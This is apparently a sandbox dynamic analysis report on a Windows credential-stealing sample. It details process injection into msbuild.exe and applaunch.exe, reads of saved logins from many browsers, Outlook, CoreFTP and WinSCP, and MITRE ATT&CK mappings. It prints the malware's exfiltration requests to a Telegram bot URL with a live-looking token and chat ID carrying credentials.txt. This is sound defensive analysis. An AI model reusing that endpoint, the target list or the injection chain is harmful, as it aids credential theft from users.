DYNAMIC ANALYSIS REPORT

#10847851

MALICIOUS

Classifications:	Injector Spyware
Threat Names:	Mal/Generic-S
Verdict Reason:	-

Sample Type	**Windows Exe (x86-32)**
File Name	**0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe**
ID	#5066918
MD5	7278f8490937cab29d3dd5bc75cb52ab
SHA1	69a0419c995fc139ea27e731a44205cb1b686f1d
SHA256	0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b
File Size	2399.50 KB
Report Created	2022-08-05 12:06 (UTC+2)
Target Environment	win10_64_th2_en_mso2016 | exe

OVERVIEW

VMRay Threat Identifiers (18 rules, 48 matches)

Score	Category	Operation	Count	Classification
5/5	_data_collection	Tries to read cached credentials of various applications	1	Spyware
	• Tries to read sensitive data of: Kometa, CocCoc, Yandex Browser, Epic Privacy Browser, Comodo Dragon, Vivaldi, Google Chrome, Elem... ...um, Amigo, CentBrowser, Sputnik, Orbitum, Opera, 7Star, Chedot, CoreFTP, Torch, Maple Studio, k-Meleon, WinSCP, Microsoft Outlook.			
4/5	Injection	Writes into the memory of another process	2	Injector
	• (Process #1) 0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe modifies memory of (process #2) msbuild.exe. • (Process #2) msbuild.exe modifies memory of (process #3) applaunch.exe.			
4/5	Injection	Modifies control flow of another process	2	-
	• (Process #1) 0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe alters context of (process #2) msbuild.exe. • (Process #2) msbuild.exe alters context of (process #3) applaunch.exe.			
4/5	Reputation	Known malicious file	1	-
	• Reputation analysis labels the sample itself as Mal/Generic-S.			
3/5	Network Connection	Sends data via a Telegram bot	2	-
	• (Process #2) msbuild.exe sends data via Telegram method sendMessage. • (Process #2) msbuild.exe sends data via Telegram method sendDocument.			
2/5	_data_collection	Reads sensitive browser data	20	-
	• (Process #3) applaunch.exe tries to read sensitive data of web browser "Google Chrome" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Opera" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Yandex Browser" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Comodo Dragon" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Maple Studio" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Chromium" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Torch" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "7Star" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Amigo" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "CentBrowser" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Chedot" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "CocCoc" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Elements Browser" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Epic Privacy Browser" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Kometa" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Orbitum" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Sputnik" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Uran" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "Vivaldi" by file. • (Process #3) applaunch.exe tries to read sensitive data of web browser "k-Meleon" by file.			
2/5	_data_collection	Reads sensitive mail data	1	-
	• (Process #3) applaunch.exe tries to read sensitive data of mail application "Microsoft Outlook" by registry.			
2/5	_data_collection	Reads sensitive ftp data	1	-

Score	Category	Operation	Count	Classification
	• (Process #3) applaunch.exe tries to read sensitive data of ftp application "CoreFTP" by registry.			
2/5	_data_collection	Reads sensitive application data	1	-
	• (Process #3) applaunch.exe tries to read sensitive data of application "WinSCP" by registry.			
2/5	Anti Analysis	Delays execution	1	-
	• (Process #2) msbuild.exe has a thread which sleeps more than 5 minutes.			
1/5	Privilege Escalation	Enables process privilege	1	-
	• (Process #1) 0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe enables process privilege "SeDebugPrivilege".			
1/5	Hide Tracks	Creates process with hidden window	2	-
	• (Process #1) 0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe starts (process #1) 0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe with a hidden window. • (Process #2) msbuild.exe starts (process #2) msbuild.exe with a hidden window.			
1/5	Discovery	Enumerates running processes	1	-
	• (Process #1) 0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe enumerates running processes.			
1/5	Obfuscation	Reads from memory of another process	1	-
	• (Process #1) 0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe reads from (process #1) 0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe.			
1/5	Obfuscation	Creates a page with write and execute permissions	2	-
	• (Process #1) 0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe allocates a page in a foreign process with "PAGE_EXECUTE_READWRITE" permissions, often used to dynamically unpack code. • (Process #2) msbuild.exe allocates a page in a foreign process with "PAGE_EXECUTE_READWRITE" permissions, often used to dynamically unpack code.			
1/5	Discovery	Possibly does reconnaissance	6	-
	• (Process #3) applaunch.exe tries to gather information about application "WinSCP" by registry. • (Process #3) applaunch.exe tries to gather information about application "Mozilla Firefox" by file. • (Process #3) applaunch.exe tries to gather information about application "k-Meleon" by file. • (Process #3) applaunch.exe tries to gather information about application "Comodo IceDragon" by file. • (Process #3) applaunch.exe tries to gather information about application "Cyberfox" by file. • (Process #3) applaunch.exe tries to gather information about application "blackHawk" by file.			
1/5	Network Connection	Downloads file	2	-
	• (Process #2) msbuild.exe downloads file via http from https://api.telegram.org/bot5446953292:AAFkDq-HVam91vjV2SXkAWjbhfkBnxaPoa4/sendMessage. • (Process #2) msbuild.exe downloads file via http from https://api.telegram.org/bot5446953292:AAFkDq-HVam91vjV2SXkAWjbhfkBnxaPoa4/sendDocument?chat_id=1269002131&caption=credentials.txt:::XC64ZB\RDhJ0CNFevzX.			
1/5	Obfuscation	Resolves API functions dynamically	1	-
	• (Process #2) msbuild.exe resolves 84 API functions by name.			

Mitre ATT&CK Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
				#T1143 Hidden Window	#T1081 Credentials in Files	#T1057 Process Discovery	#T1105 Remote File Copy	#T1119 Automated Collection	#T1071 Standard Application Layer Protocol	#T1048 Exfiltration Over Alternative Protocol	
				#T1045 Software Packing	#T1214 Credentials in Registry	#T1083 File and Directory Discovery		#T1005 Data from Local System	#T1105 Remote File Copy		
						#T1012 Query Registry					


Sample Information

ID	#5066918
MD5	7278f8490937cab29d3dd5bc75cb52ab
SHA1	69a0419c995fc139ea27e731a44205cb1b686f1d
SHA256	0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b
SSDeep	24576:l5niq2/Fw0WbSwK5QUhHcAxP0lXucQfPTO8k4TgjbTG7lVgFyHJSf2uwkYABYPzT:iMSH5DrPHX3wDgFmLIYPzR3nc89UZcn
ImpHash	f34d5f2d4577ed6d9ceec516c1f5a744
File Name	0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe
File Size	2399.50 KB
Sample Type	Windows Exe (x86-32)
Has Macros	✔

Analysis Information


Creation Time	2022-08-05 12:06 (UTC+2)
Analysis Duration	00:04:00
Termination Reason	Timeout
Number of Monitored Processes	3
Execution Successful	False
Reputation Enabled	✔
WHOIS Enabled	✔
Built-in AV Enabled	✖
Built-in AV Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of AV Matches	0
YARA Enabled	✔
YARA Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of YARA Matches	0




User Account Control

Do you want to allow this app from an unknown publisher to make changes to your PC?


Program name: 0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f29...
Publisher: **Unknown**
File origin: Hard drive on this computer



User Account Control

Do you want to allow this app from an unknown publisher to make changes to your PC?

Program name: 0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f29...
Publisher: **Unknown**
File origin: Hard drive on this computer



Screenshots truncated

NETWORK

General

3.26 KB total sent

14.52 KB total received

2 ports 443, 53

2 contacted IP addresses

0 URLs extracted

2 files downloaded

0 malicious hosts detected

DNS

1 DNS requests for 1 domains

1 nameservers contacted

0 total requests returned errors

HTTP/S

2 URLs contacted, 1 servers

2 sessions, 3.20 KB sent, 14.44 KB received

HTTP Requests


Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
POST	https://api.telegram.org/bot5446953292:AAFkDq-HVam91vjV2SXkAWjbhfkBnxaPoa4/sendMessage	-	-		0 bytes	NA
POST	https://api.telegram.org/bot5446953292:AAFkDq-HVam91vjV2SXkAWjbhfkBnxaPoa4/sendDocument?chat_id=1269002131&caption=credentials.txt:::XC64ZB\RDhJ0CNFevzX	-	-		0 bytes	NA

DNS Requests

Type	Hostname	Response Code	Resolved IPs	CNames	Verdict
A	api.telegram.org	NO_ERROR	149.154.167.220		NA

BEHAVIOR

Process Graph



Process #1: 0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe

ID	1
File Name	c:\users\rdhj0cnfevzx\desktop\0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe
Command Line	"C:\Users\RDhJ0CNFevzX\Desktop\0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe"
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 64812, Reason: Analysis Target
Unmonitor End Time	End Time: 120185, Reason: Terminated
Monitor duration	55.37s
Return Code	0
PID	4940
Parent PID	1972
Bitness	32 Bit

Host Behavior

Type	Count
Registry	1
Module	58
User	3
File	2
System	105
Process	104
-	3
-	7

Process #2: msbuild.exe

ID	2
File Name	c:\windows\microsoft.net\framework\v4.0.30319\msbuild.exe
Command Line	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 111409, Reason: Child Process
Unmonitor End Time	End Time: 314948, Reason: Terminated by timeout
Monitor duration	203.54s
Return Code	Unknown
PID	3432
Parent PID	4940
Bitness	32 Bit

Injection Information (6)

Injection Type	Source Process	Source / Target TID	Address / Name	Size	Success	Count
Modify Memory	#1: c:\users\rdhj0cnfevzx\desktop\0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe	0x1350	0x400000(4194304)	0x1000	✔	1
Modify Memory	#1: c:\users\rdhj0cnfevzx\desktop\0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe	0x1350	0x401000(4198400)	0x6b000	✔	1
Modify Memory	#1: c:\users\rdhj0cnfevzx\desktop\0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe	0x1350	0x46c000(4636672)	0x1000	✔	1
Modify Memory	#1: c:\users\rdhj0cnfevzx\desktop\0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe	0x1350	0x46d000(4640768)	0x1000	✔	1
Modify Memory	#1: c:\users\rdhj0cnfevzx\desktop\0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe	0x1350	0x269008(2527240)	0x4	✔	1
Modify Control Flow	#1: c:\users\rdhj0cnfevzx\desktop\0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe	0x1350 / 0xd6c	0x401a1c(4200988)	-	✔	1

Host Behavior

Type	Count
System	34759
Module	117
Environment	1
File	33
-	2
Mutex	1
Window	11
Registry	4

Type	Count
Keyboard	1
COM	8
Process	1
-	3
-	3

Network Behavior

Type	Count
HTTPS	2

Process #3: applaunch.exe

ID	3
File Name	c:\windows\microsoft.net\framework\v4.0.30319\applaunch.exe
Command Line	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 140077, Reason: Child Process
Unmonitor End Time	End Time: 148039, Reason: Terminated
Monitor duration	7.96s
Return Code	0
PID	3584
Parent PID	3432
Bitness	32 Bit

Injection Information (3)

Injection Type	Source Process	Source / Target TID	Address / Name	Size	Success	Count
Modify Memory	#2: c:\windows\microsoft.net\framework\v4.0.30319\msbuild.exe	0xd6c	0x400000(4194304)	0x66000	✔	1
Modify Memory	#2: c:\windows\microsoft.net\framework\v4.0.30319\msbuild.exe	0xd6c	0x339008(3379208)	0x4	✔	1
Modify Control Flow	#2: c:\windows\microsoft.net\framework\v4.0.30319\msbuild.exe	0xd6c / 0xe04	0x45fa3e(4586046)	-	✔	1

Dropped Files (1)

File Name	File Size	SHA256	YARA Match
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Microsoft\Windows\Templates\credentials.txt	139 bytes	235385bcf8ba82fbc14ee19911c0eaac089a7bfe51faff15bfdf6cece4eaa016	✖

Host Behavior

Type	Count
File	162
Module	1
Registry	338
Environment	8

ARTIFACTS

File

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b	C:\Users\RDhJ0CNFevzX\Desktop\0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe	Sample File	2399.50 KB	application/vnd.microsoft.portable-executable	Access	MALICIOUS
7085940e70a2b46c4d33da5534fa834dd61bee3659f2864d36b6621cd05d9a99	-	Downloaded File	538 bytes	application/json	-	CLEAN
3e2295054b4cebf66a3a8e31769262d5dc6bf6055474d5e64a60ebaf33329e03	-	Downloaded File	760 bytes	application/json	-	CLEAN
235385bcf8ba82fbc14ee19911c0eaac089a7bfe51faff15bfdf6cece4eaa016	C:\Users\RDhJ0CNFevzX\AppData\Roaming\Microsoft\Windows\Templates\credentials.txt	Dropped File	139 bytes	text/plain	Access, Create, Delete, Read, Write	CLEAN
a1f0941f6d396adbc7170999351cb26f694a6dede11ef3a99f4c962914b1d846	-	Extracted File	42.45 KB	image/png	-	CLEAN
c2d814a34b184b7cdf10e4e7a4311ff15db99326d6dd8d328b53bf9e19ccf858	-	Modified File	128 bytes	application/octet-stream	-	CLEAN

Filename

File Name	Category	Operations	Verdict
C:\Users\RDhJ0CNFevzX\Desktop\0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe	Sample File, Accessed File, VM File	Access	MALICIOUS
C:\Users\RDhJ0CNFevzX\AppData\Local\Epic Privacy Browser\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\MapleStudio\ChromePlus\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Orbitum\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Orbitum\User Data\Login Data	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\CRYPTBASE.dll	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\IMM32.DLL	Accessed File	Access	CLEAN
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Sputnik\Sputnik\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CentBrowser\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Google\Chrome\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Chromium\User Data\Default\Login Data	Accessed File	Access	CLEAN
